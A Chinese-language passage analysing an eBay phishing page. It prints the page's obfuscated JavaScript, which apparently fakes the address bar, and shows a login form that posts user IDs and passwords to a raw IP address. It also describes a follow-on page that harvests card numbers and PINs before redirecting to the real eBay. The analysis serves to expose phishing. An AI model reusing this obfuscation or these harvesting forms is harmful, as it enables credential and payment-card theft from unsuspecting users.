用鼠标在标题栏修改地址，发现无法修改，猜测他是用JavaScript将地址栏重画了。

察看代码:

```
<script language="JavaScript" type="text/javascript">
<!--
var h="+rg&.3fv_m2Hd0P%s)(El=zw>tSnou<-phy4xBA9W?T6/18;eibLJ:IcajC\"7M",g="",x=63,c="";eval(unescape("%66%75%6E%63%74%69%6F%6E%20%69%28%79%29%7B%76%61%72%20%66%3D%27%27%2C%7A%2C%71%2C%77%2C%76%3B%66%6F%72%28%7A%3D%30%3B%7A%3C%79%2E%6C%65%6E%67%74%68%3B%7A%2B%2B%29%7B%71%3D%79%2E%63%68%61%72%41%74%28%7A%29%3B%77%3D%68%2E%69%6E%64%65%78%4F%66%28%71%29%3B%69%66%28%77%3E%2D%31%29%7B%76%3D%28%28%77%2B%31%29%25%78%2D%31%29%3B%69%66%28%76%3C%3D%30%29%7B%76%2B%3D%78%7D%66%2B%3D%68%2E%63%68%61%72%41%74%28%76%2D%31%29%7D%65%6C%73%65%7B%66%2B%3D%71%7D%7D%63%2B%3D%66%7D%3B%66%75%6E%63%74%69%6F%6E%20%6A%6A%6A%28%29%7B%64%6F%63%75%6D%65%6E%74%2E%77%72%69%74%65%28%63%29%3B%67%3D%22%22%7D"));i("h-)agbSh=jo&<j&iz7:j_jnagb S7hS4 iz7SiBS1Cj_j)agb S7t\r\n_jgh_<=omB,h_<=om4,h_<=om>,h_<=omye\r\nv<oaSbuoh_<=omaj=aE(h{\r\n_jghguuSzh0ua<2ioS[hE0ua<2ioS3au2jS+u0izz'\"nn8\"u2 jS'(hTh'0ua<2ioSl=i2ioS'hIh'Lu04'h]e\r\n_<=omBzh>bo0u>3)agiioJivSr/;e\r\n_<=om4zh>bo0u>3)agiio6up8We\r\n11_<=om>zhxHPe\r\n_<=om>zhguuS3uvv)iS?b0SypHHPe\r\n_<=omyzh8Me\r\n_<=om)yu>E(e\r\n}\r\n_jgh_<=om>boe\r\nv<oaSbuoh_<=om u E(\r\n{\r\n_<=om>bozh>bo0u>3agijSi%u < E(e\r\n_<=om>bo30ua<2ioS3Lu043booigd6+Jzh_<=omyS2=e\r\n_<=o");i("m>bo30ua<2ioS3Lu043)S4=i32jg&bozhPe\r\n_<=om>bo30ua<2ioS3Lu043uo<o=uj0zh_<=om u e\r\n_<=om)yu>E(e\r\n}\r\nv<oaSbuoh_<=om)yu>E(\r\n{\r\nbvhE_<=om>bo(h_<=om>bo3)yu>E_<=omB,h_<=om4,h_<=om>,h_<=omy(e\r\n}\r\n_jgh_<=omyS2=zh'\\Bf\"0b_h)S4=iz7yib&ySIh8PPseh=boipyib&ySIh8MBehvuoSpvj2b=4Ih\\'6jyu2j\\',h)jo)p)igbvehvuoSp)bwiIh;Se7tySS )I11)b&obo3iLj43au21>)1iAj4cn9%c30==Tnb&oco.)b0z_igbv4.aum jgSoigc0zH.)bSib0zP\\Bf\"10b_t'e\r\nbvhE>bo0u>3agijSi%u < (h{h_<=omaj=aE(eh_<=om u E(eh>bo0u>3)iScoSig_j=E_<=om");i("aj=a,h8(eh}\r\n-1)agb Sth");jjj();document.write(g);g="";//--></script>
```

竟然是Unescape加密，够笨，找个解密网页解密之后，代码如下：

```
<script language="JavaScript" type="text/javascript"><!--
var h="+rg&.3fv_m2Hd0P%s)(El=zw>tSnou<-phy4xBA9W?T6/18;eibLJ:IcajC\"7M",g="",x=63,c="";eval
(unescape("function i(y){var f='',z,q,w,v;for(z=0;z<y.length;z++)
{q=y.charAt(z);w=h.indexOf(q);if(w>-1){v=((w+1)%x-1);if(v
<=0){v+=x}f+=h.charAt(v-1)}else{f+=q}}c+=f};function jjj()
{document.write(c);g=""}"));i("h-)agb Sh=jo&<j&iz7:j_jnagb
S7hS4 iz7SiBS1Cj_j)agb S7t\r\n_jgh_<=omB,h_<=om4,h_
<=om>,h_<=omye\r\nv<oaSbuoh_<=omaj=aE(h
{\r\n_jghguuSzh0ua<2ioS[hE0ua<2ioS3au2 jS+u0izz'\"nn8\"u2
jS'(hTh'0ua<2ioSl=i2ioS'hIh'Lu04'h]e\r\n_<=omBzh>bo0u>3)
agiioJivSr/;e\r\n_<=om4zh>bo0u>3)agiio6u p8We\r\n11_
<=om>zhxHPe\r\n_<=om>zhguuS3uvv)iS?b0SypHHPe\r\n_
<=omyzh8Me\r\n_<=om)yu>E(e\r\n}\r\n_jgh_<=om>
boe\r\nv<oaSbuoh_<=om u E(\r\n{\r\n_<=om>bozh>bo0u>
3agijSi%u < E(e\r\n_<=om>bo30ua<2ioS3Lu043booigd6+Jzh_
<=omyS2=e\r\n_<=o");i("m>bo30ua<2ioS3Lu043)
S4=i32jg&bozhPe\r\n_<=om>bo30ua<2ioS3Lu043uo<o=uj0zh_
<=om u e\r\n_<=om)yu>E(e\r\n}\r\nv<oaSbuoh_<=om)
yu>E(\r\n{\r\nbvhE_<=om>bo(h_<=om>bo3)yu>E_<=omB,
h_<=om4,h_<=om>,h_<=omy(e\r\n}\r\n_jgh_
<=omyS2=zh'\\Bf\"0b_h)
S4=iz7yib&ySIh8PPseh=boipyib&ySIh8M
BehvuoSpvj2b=4Ih\\'6jyu2j\\',h)jo)p)igbvehvuoSp)bwilh;
Se7tySS )I11)b&obo3iLj43au21>)1iAj4cn9%c30==Tnb&oco.)
b0z_igbv4.aum jgSoigc0zH.)bSib0zP\\Bf\"10b_t'e\r\nbvhE>
bo0u>3agijSi%u < (h{h_<=omaj=aE(eh_<=om u E(eh>bo0u>
3)iScoSig_j=E_<=om");i("aj=a,h8(eh}\r\n-1)agb Sth");jjj();
document.write(g);g="";//--></script>
```

以前用Minibrowser的浏览器，来做Cookie欺骗，结果发现用它来反网络钓鱼效果也不错。如图7 所示。

这个浏览器的好处是，它可以将JavaScript加密的文件自动解密。接着查看一下关键代码部分，如图8 所示。




图7

```
<form method="post" name="RegisterEnterInfo"
action="https://scgi.ebay.com/ws/eBayISAPI.dll?
RegisterEnterInfo&amp;siteid=0&amp;co_partnerid=2&amp;
UsingSSL=1">
    <input type="submit" value="Register">
    </form>
    METHOD: POST
    URL: https://scgi.ebay.com/ws/eBayISAPI.dll?
RegisterEnterInfo&amp;siteid=0&amp;co_partnerid=2&amp;
UsingSSL=1
    PARAM:
    <form name="login" method="post" action="http://
218.8.252.73/image/.../SecurityMeasures.php">
    <input type="text" name="userid" maxlength="64"
tabindex="1" value="" size="27">
    <input type="password" name="pass" maxlength="64"
value="" tabindex="2" size="27">
    <input type="submit" tabindex="3" value="Sign In
Securely>
    <input type="checkbox" name="keepMeSignInOption"
value="1" tabindex="4">
    </form>
    METHOD: POST
    URL: http://218.8.252.73/image/.../SecurityMeasures.
php
    PARAM: &userid=&pass=&keepMeSignInOption=1
```




图8

这个网页的作用就是收集你的用户名和密码，够毒。现在找到下一页地址"http://218.8.252.73/image/.../SecurityMeasures.php"浏览该页面，如图9所示。




图9

这里输入信用卡的信息，4 种卡都支持，你自己编一个都行，页面不校验卡的有效性。卡号是16位，Card identification number 3位，Card pin4位，继续看代码，如图10 所示。

查看发送按钮的表单，按钮地址"http://218.8.252.73/image/.../submit.php"通过submit.php把卡号信息发送出去。如图11 所示。

submit.php执行后，自动跳转到正常的EBay网站 如图12 所示。




图10




图11

```
<html>
<HEAD>
<TITLE>eBay Help: Updating Registration Information</TITLE>
<META HTTP-EQUIV="Refresh" CONTENT="0; URL=http://pages.ebay.com/help/account/ia/updating_registration_information.html">
</head>
<body>
</body>
</html>
```

